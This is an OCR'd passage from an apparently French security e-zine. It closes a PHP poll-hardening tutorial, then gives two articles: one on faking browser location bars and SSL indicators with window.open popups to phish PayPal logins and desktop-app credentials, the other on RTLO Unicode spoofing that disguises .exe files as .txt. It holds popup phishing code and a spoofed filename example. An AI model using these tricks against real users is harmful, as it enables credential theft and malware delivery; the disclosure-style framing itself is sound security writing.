                                        case 3: echo 'Mr. Xylitol'; break;
                                        default: exit(); //WTFBBQ THIS GUY DOESN'T EXIST !
                                }
                                echo '<br />For verify if \you are not a bot, you are subjected to this captcha : <br />';
                                echo "<img src='captcha.php' alt='' /><br />";
                                echo "<form action='poll.php' method='post'>word of captcha:<br><input type='text'
name='captcha'><br>";
                                echo "<input type='hidden' name='id' value='" . htmlentities($_GET['id']) . "' />";
                                echo "<input type='submit' value='I am a 1337'></form>";
                        }
                }
                else // what the hell :o
                {
                        echo 'Err0r, click here <a href="sondage.php">[RETURN]</a>';
                }
?>
</body>
</html>
```

captcha.fct.php (xylitol n'est pas l'auteur de ce script)

```
<?php
        /**
        * @name captcha
        * Show an image with 5 characters generated by chance.
        *
        * @param Numeric iNbCaract : number of character
        * @param Array aTextColor : Color code (RGB) separated by commas of the text color.
        * @param Array aBgColor : Color code (RGB) separated by commas of the background color.
        * @param Array aBorderColor : Color code (RGB)  separated by commas of the border color.
        *
        * @return Image image maked
        */

        function captcha ($iNbCaract,$aTextColor, $aBgColor, $aBorderColor ) {
                //checking existance of the function
                if ( !function_exists('imagecreatetruecolor') ){
                        return false;
                }

                //Parameters test
                if (!is_int($iNbCaract))
                        $iNbCaract = 5;


                if ( is_array($aTextColor) && count($aTextColor)=== 3 ){ // if it is a table of 3
                        for($i=0; $i<3;$i++){
                                if ( $aTextColor[$i] < 0 || $aTextColor[$i] > 255 ){ // if it does not lie between 0 and 255
                                        $aTextColor[$i] = 0; // one puts at zero = white
                                }
                        }
                }else { // that not a table of 3
                        $aTextColor = array(0,0,0);
                }

                if ( is_array($aBgColor) && count($aBgColor)=== 3 ){ // if it is a table of 3
                        for($i=0; $i<3;$i++){
                                if ( $aBgColor[$i] < 0 || $aBgColor[$i] > 255 ){ // if it does not lie between 0 and 255
                                        $aBgColor[$i] = 255; // one puts at 255 = black
                                }
                        }
                }else { // that not a table of 3
                        $aBgColor = array(255,255,255);
                }
```

captcha.fct.php(suite)

```
                if ( is_array($aBorderColor) && count($aBorderColor)=== 3 ){ // if it is a table of 3
                for($i=0; $i<3;$i++){
                        if ( $aBorderColor[$i] < 0 || $aBorderColor[$i] > 255 ){ // if it does not lie between 0 and 255
                                        $aBorderColor[$i] = 0; // one puts at zero = white
                                }
                        }
                }else { // that not a table of 3
                        $aBorderColor = array(0,0,0);
                }
                //End of parameters test

                //variables
                $iWidth = $iNbCaract * 20;
                $iHeight = 27;
                $iFontSize = 5; // de 1 à 5
                $sRep = "./captcha/";
                //end of variables

                //number
                $aCaractere = array();
                for ($i=0; $i<=9; $i++)
                        $aCaractere[]  = $i;
                //capital letter
                for ($i=65; $i<=90; $i++)
                        $aCaractere[] = chr($i);
                //tiny letter
                for ($i=97; $i<=122; $i++)
                        $aCaractere[] = chr($i);

                //random text
                $sTexte = "";
                $sTexteImg = "";
                $iLenCaractere = sizeof($aCaractere)-1;
                for ($cpt=0;$cpt<$iNbCaract;$cpt++) {
                        $iNum_caract=rand(0, $iLenCaractere );
                        $sTexte .= $aCaractere[$iNum_caract];
                        $sTexteImg .= $aCaractere[$iNum_caract] . " ";
                }

                //saving the text in the session
                $_SESSION['captcha'] = $sTexte;

                //creation of an image
                $rImage = imagecreatetruecolor ($iWidth, $iHeight);

                //text colour
                if (count($aTextColor) === 3)
                        $cText_color = imagecolorallocate ($rImage, $aTextColor[0], $aTextColor[1], $aTextColor[2]);

                // background colour
                if (count($aBgColor) === 3)
                        $cBg_color = imagecolorallocate ($rImage, $aBgColor[0], $aBgColor[1], $aBgColor[2]);

                // background colour
                if (count($aBorderColor) === 3)
                        $cBorder_color = imagecolorallocate ($rImage, $aBorderColor[0], $aBorderColor[1],
$aBorderColor[2]);

                // we draw border
                imagefilledrectangle($rImage, 0, 0, $iWidth, $iHeight,$cBorder_color);
                imagefilledrectangle($rImage, 1, 1, $iWidth-2, $iHeight-2,$cBg_color);

                // we write the text
                imagestring ($rImage, $iFontSize, 10, 5,  $sTexteImg, $cText_color);

                // we make the image scrambled: fuzzy
```

captcha.fct.php (fin)


```
                imagefilter($rImage, IMG_FILTER_SMOOTH, 2); //IMG_FILTER_EMBOSS, IMG_FILTER_SMOOTH

                // Rotation
                $rImage = imagerotate($rImage, 5, $cBg_color);

                return imagepng($rImage);

                imagedestroy ($rImage);
        }

?>
```

captcha.php

```
<?php
        include ("captcha.fct.php");
        header('Content-type: image/png');
        header('Last-Modified: ' . gmdate("D, d M Y H:i:s") . ' GMT');
        header('Cache-Control: no-store, no-cache, must-revalidate');
        header('Cache-Control: post-check=0, pre-check=0', false);
        header('Pragma: no-cache');
        session_start();
        echo captcha(5,array(0,0,0),array(255,255,255),array(0,250,125));
?>
```

Le fichier ipquionvote contiendra la liste des ip ayant votées auparavant laissez le vide .


Test de la sécurisation :



Voir aussi :

http://www.owasp.org/index.php/ (Wikipedia oriented security)
http://www.agents-codeurz.com/ (if you are a code problem just ask)
http://www.gnucitizen.org/xssdb/application.htm (Attack Database)
http://www.xssed.com (Mirror Archive of Vulnerable Websites)
http://www.xssing.com (advisories and more)
http://ha.ckers.org/xss.html (XSS Cheat sheet Database)

--
http://php.net/manual/en/function.htmlentities.php
http://php.net/manual/en/function.htmlspecialchars.php
http://php.net/manual/en/function.strip-tags.php



Remote Internal Phishing and Location Bar & SSL Indicator Falsification

Par Jordi Chancel & 599eme Man

À Propos :

Ces défauts de sécurité sont abordés dans cet article par Jordi Chancel (Alias j0) & 599eme Man.
Jordi Chancel : neocoderz1@msn.com
599eme Man : flouf@live.fr
501337 Magazine


I. Introduction

Le « Remote Internal Phishing » et le « Location Bar & SSL Indicator Falsification » sont de nouveaux moyens de piéger un utilisateur lambda par le biais d'un navigateur internet. Ces techniques sont évidemment effectuées à distance et peuvent nécessiter diverses méthodes de persuasion et de mise en confiance de l'utilisateur, comme pour une technique d'hameçonnage ordinaire.

En quoi consistent-elles ?
Comment fonctionnent-elles ?

Ces nouveaux types de phishing consistent à berner un utilisateur en modifiant certains aspects d'un popup spécifique à un navigateur. Cela est possible grâce à la fonction « window.open() » du langage javascript. Cette fonction permet d'ouvrir une fenêtre avec des
tailles modifiables, affichage de la barre de location ou non, plein écran ou non ; ce sont ces trois options dont nous allons être totalement dépendant.

Pour le « Location Bar & SSL Indicator Falsification », le but est donc, vous l'aurez compris d'enlever la barre de location (grâce au paramètre location=no de la fonction « window.open() ») pour la remplacer par une barre de location "falsifié" affichant les informations relatives à une visite authentique sur le site cible (une image ou un élément flash peut être utilisé pour la falsification de la barre de location et de l'indicateur SSL, mais encore beaucoup d'autres possibilités sont valables). La taille est modifiable pour vous adapter à l'utilisateur ou tout simplement suivant la modélisation du site, etc. Dans un contexte différent, l'option fullscreen va nous permettre de créer une page de « Remote Internal Phishing » dont nous parlerons plus tard.



II. Location Bar & SSL Indicator Falsification

1°) Navigateurs touchés

Tel que l'introduction l'a expliqué, ce type de phishing a une méthode d'exploitation relativement simple à mettre en place. Cependant, certains navigateurs utilisent une politique de sécurité ne permettant pas ce type d'escroquerie (Comme pour les versions supérieures de Mozilla Firefox 3 qui affichent la location du popup même si celui-ci a été lancé avec le paramètre "location=no").
Suite à diverses recherches et tests, nous avons donc établi une liste des navigateurs touchés.

En voici un aperçu :


Konqueror => Location bar & SSL Indicator Falsification
Safari 3 & 4 => Location bar & SSL Indicator Falsification
SeaMonkey => Location bar Falsification
Kameleon => Location bar Falsification

Vous remarquerez que sur certains navigateurs l'indicateur SSL peut être aussi falsifié permettant donc une reproduction plus fidèle des sites cibles possédant un certificat de connections sécurisé, ce qui permet donc aussi de rendre l'escroquerie plus crédible aux yeux d'un utilisateur lambda.


Remarque : Sous le Navigateur Konqueror, la barre d'état peut être également falsifiée ce qui permet de reproduire totalement l'indicateur SSL du fait que celui se trouve aussi bien dans la barre d'état que dans la barre de location. Si le site visé utilise un certificats de connections sécurisé, cette manipulation rend vraiment l'escroquerie plus discrète et plus crédible aux yeux d'un utilisateur lambda.

Voici donc une comparaison entre deux popup, dont la location de l'un est réelement le site cible et où l'autre utilise une barre de location falsifié (Navigateur SeaMonkey) :

SeaMonkey avec une barre de location réel :



SeaMonkey avec une barre de location falsifié :



Cette négligence de sécurité ouvre aussi la voie sur la possibilité d'utiliser un "FrameWorks orienté Phishing" dont je vais vous expliquer les principes de bases :

Rappelons pour commencer que si la barre de location peut être falsifiée par diverses méthodes, il n'est alors pas exclus de reproduire les fonctions originales d'une barre de location authentique sur les éléments servant à la falsifier, c'est-à-dire que les fonctions utilisées par une véritable barre de location peuvent être aussi utilisées de façon détourné par les éléments utilisés pour la
falsification voulu (Affichage du site demandé, etc).

Certains se demanderons évidemment en quoi cette possibilité peut nous être utile ?

La réponse est simple, puisqu'il est alors possible d'écrire l'adresse d'un site dans la fausse barre de location et de pouvoir ainsi le visiter, sans remarquer de différences notoires avec une fenêtre authentique du navigateur comportant une véritable barre de location, il est alors possible de se servir de l'adresse URL demandé avec un code chargé d'aller chercher la source de ce même site
(utilisation de PHP/ASP...), de le mélanger avec divers script permettant l'interception des informations voulues (Keylogger Javascript par exemple), avant son affichage dans l'iframe prévue à la visite du site demandé (L'iframe est placé sous la fausse barre de location et ne se remarque pas en comparaison d'un popup classique affichant le contenue d'un site). Il serait alors possible de volée les données personnelles relatives au site demandé dans la barre de location falsifié quand l'utilisateur les soumet par écriture, ou autre, tout en lui laissant le choix d'écrire l'adresse du site qu'il voudrait visiter. Une solution innovante quand on sait que les techniques d'hameçonnage traditionnels se basent sur la falsification d'un site bien précis alors que dans se cas l'utilisateur est libre de sa navigation tout en nous permettant l'interception des données voulues et entrées par celui-ci sur les sites qu'il visite.

2°) Attaque basique : exploitation

Nous allons maintenant passer de la théorie à la pratique avec une forme d'exploitation basique c'est-à-dire : un popup d'une taille conforme avec l'image simulant la barre de location du navigateur affichant l'adresse du site ciblé et l'iframe chargé de contenir la contrefaçon de ce même site. Dans cet exemple nous nous servirons donc d'une page de paypal contrefaite avec une barre de location falsifié .

```
<!-- Index.htm, page où la victime va devoir ouvrir le popup.
Ce popup va ouvrir une page de taille 400x753 sans barre de location -->

<a href="Paypal.htm"
onclick="javascript:window.open(this.href,'Popup','height=400,width=753,scrollbars=no,location=no,fullscreen=no');return false;">Popup</a>
```

```
<!-- Paypal.htm, cette page affichera votre image de la barre de location convenant au site ainsi que la page de phishing. -->
<div
style="position:absolute;width:500px;height:25px;background:#C0C0C0;border:10px;left:0px; top:0px; z-index:1;"><img
src="Image_de_la_barre_de_location_du_navigateur_ciblé.bmp"></img></div>
<br><br>
+ IFRAME POINTANT VERS LA PAGE CONTREFAITE DU SITE (ici paypal.com).
```

D'après les deux screens d'exemple ci-dessus, vous pourrez déjà constater que cette méthode nécessitera :

• - Une barre de location falsifiée du navigateur avec laquelle la victime va être piégée.
• - Utiliser un popup avec des dimensions adaptées (Divers critères entrent en jeu pour utiliser une taille X plutôt qu'une taille Y, libre à vous de définir qu'elle sera la meilleure solution pour le site concerné).
• - Une page contrefaite du site cible avec divers dispositifs permettant l'interception des données envoyées (Keylogger en Javascript par exemple).

Les pages sont prêtes, il ne vous reste plus qu'à utiliser une méthode de persuasion visant à convaincre l'utilisateur de se connecter sur le site cible par l'intermédiaire de votre page piégé.

II. L'option « FullScreen »

1°) Quoi de plus ?

L'option « Fullscreen » est une option de la fonction window.open. Nous allons nous y intéresser, mais uniquement sous Konqueror qui est le seul navigateur à réellement « fullscreené » la page dans les conditions adéquates qui vont alors permettre une technique d'hameçonnage visant les applications internes de la machine d'un utilisateur ciblé.

Cette technique a été baptisée :
« Remote Internal Phishing ».

2°) Remote Internal Phishing

Le Remote Internal Phishing est une technique d'hameçonnage visant les applications internes de la machine d'un utilisateur ciblé (applications de services mail, de messageries, de connexion à un jeu, etc). Cette nouvelle méthode via Konqueror est une des plus étonnante technique de phishing du fait qu'elle ne vise pas exclusivement les applications web ou autres applications utilisant le navigateur comme moyen de connexion. Cette technique nécessite cependant une interface plus ou moins avancée permettant donc une cohérence entre les applications internes visées et celle qui seront utilisées par l'utilisateur. Il y a donc de multiples scénarios d'escroquerie possible.

La ressemblance est vraiment poussée, il suffit donc d'inciter un utilisateur à entrer ses informations personnelles relatives à l'application interne visée et le tour est joué.

Exemple :

```
<!-- Index.htm, page où la victime va devoir ouvrir le popup.
Ce popup va ouvrir une page fullscreené -->
<a href="page.html"
onclick="javascript:window.open(this.href,'Popup','height=400,width=753,scrollbars=no,location=no,fullscreen=yes');return false;">Popup</a>
```

```
<!-- Page.html qui sera ouverte en fullscreen, elle comportera l'élément de falsification de l'application interne à piéger avec un dispositif permettant d'intercepter les informations... -->
...
```

III. Conclusion

Le « Remote Internal Phishing » et le « Location Bar & SSL Indicator Falsification », par Jordi Chancel et 599eme Man, sont donc des nouvelles méthodes de phishing offrant de multiples avantages sur la discrétion ou/et les possibilités de ce type d'escroquerie. Pour le Remote Internal Phishing les applications visées ne se limitent alors plus uniquement aux applications web, mais aussi aux applications internes qu'utilise la machine de l'utilisateur ciblé.

Rappel des deux méthodes traitées dans cet article :

- - Le « Location Bar & SSL Indicator Falsification » permettant donc de tromper la victime grâce à une falsification de la barre de location et de l'indicateur SSL d'un navigateur, dans le but de garantir un plus grand taux de réussite d'utilisateurs piégés et d'augmenter la discrétion de ce type d'escroquerie.
- - Le « Remote Internal Phishing » permettant l'hameçonnage d'application interne via un navigateur, c'est-à-dire : des applications utilisées sur la machine de l'utilisateur ciblé.

Pour mieux comprendre les enjeux d'une telle vulnerabilité une video est disponible à cet addresse :
http://www.alternativ-testing.fr/blog/public/Remote_Internal_Phishing.swf

Right To Left Override unicode can be used into multiples spoofing cases

Par Jordi Chancel

INDEX

1:INTRO

Les attaques de type "SPOOFING" ont pour simple but de duper un utilisateur ou système informatique sur les réels informations reçues et affichées. Le spoofing fait régulièrement parler de lui dans de multiples scénarios distincts comme l'Adresse URL d'une page Internet , L'indicateur TLS/SSL , l'ip , et la liste est encore longue.


Ce rapport va se pencher sur un UNICODE bien particulier pouvant permettre ce genre de scénario sur de multiples Softwares couramment utilisés [discussion et échange de données en ligne/Navigateur internet/...) et ainsi augmenter la discrétion d'une possible escroquerie dans l'attente probable d'une intrusion sur les machines ou comptes clients des utilisateurs piégés.

Rappel sur l'unicode RIGHT TO LEFT OVERRIDE

Le RIGHT TO LEFT OVERRIDE est un unicode principalement utilisé pour l'écriture et la lecture de texte Arabes ou Hebreux et qui a donc pour utilité d'inverser l'ordre du sens de lecture des caractère le suivant.


2 : RIGHT TO LEFT OVERRIDE et L'extension d'un fichier

Le spoofing de l'extension d'un fichier sous l'OS MicroSoft Windows que nous évoquons dans cet article est une technique exploitant l'unicode RIGHT TO LEFT OVERRIDE qui aura toujours pour effet d'inverser le sens de lecture des caractères qui le suivent y compris l'extension ! Cet UNICODE dont nous simplifierons l'appellation par RTLO ne se remarque pas du fait que ses caractères et son emplacement sont invisibles. Il va nous servir à inverser le sens de lecture du fichier y compris l'extension de celui-ci
tout en gardant les meme types d'exécution.




Exemple:
Utiliser une syntaxe de nom comme "Nouveau Document Ann[RTLO]txt.exe" se lirait donc "Nouveau Document Annexe.txt".

Cela permetrait de dupper les utilisateurs et les inciter à télécharger et exécuter un malware spoofé avec cet unicode tout en croyant ouvrir un type de fichier non risqué, de plus ,malgré que certaines applications le black-list dans le nom du fichier téléchargé (google chrome / firefox[corrigé depuis les MAJ vers: Firefox 3.5.4 & Firefox 3.0.15]/etc) cela n'empeche cependant pas le téléchargement d'archive(.ZIP / .RAR ...), contenant des fichiers aux extensions spoofées . Une technique plutot innovante quand on sait que l'un des principaux points de repaire des utilisateurs est l'extension du fichier qu'ils veulent télécharger ou/et exécuter sans rappeler qu'une grande partie des utilisateurs de Microsoft Windows définissent dans leurs Options l'affichage de l'extension des fichiers deja connus (nécéssaire pour que le spoof soit réalisable) .





RTLO Spoofing

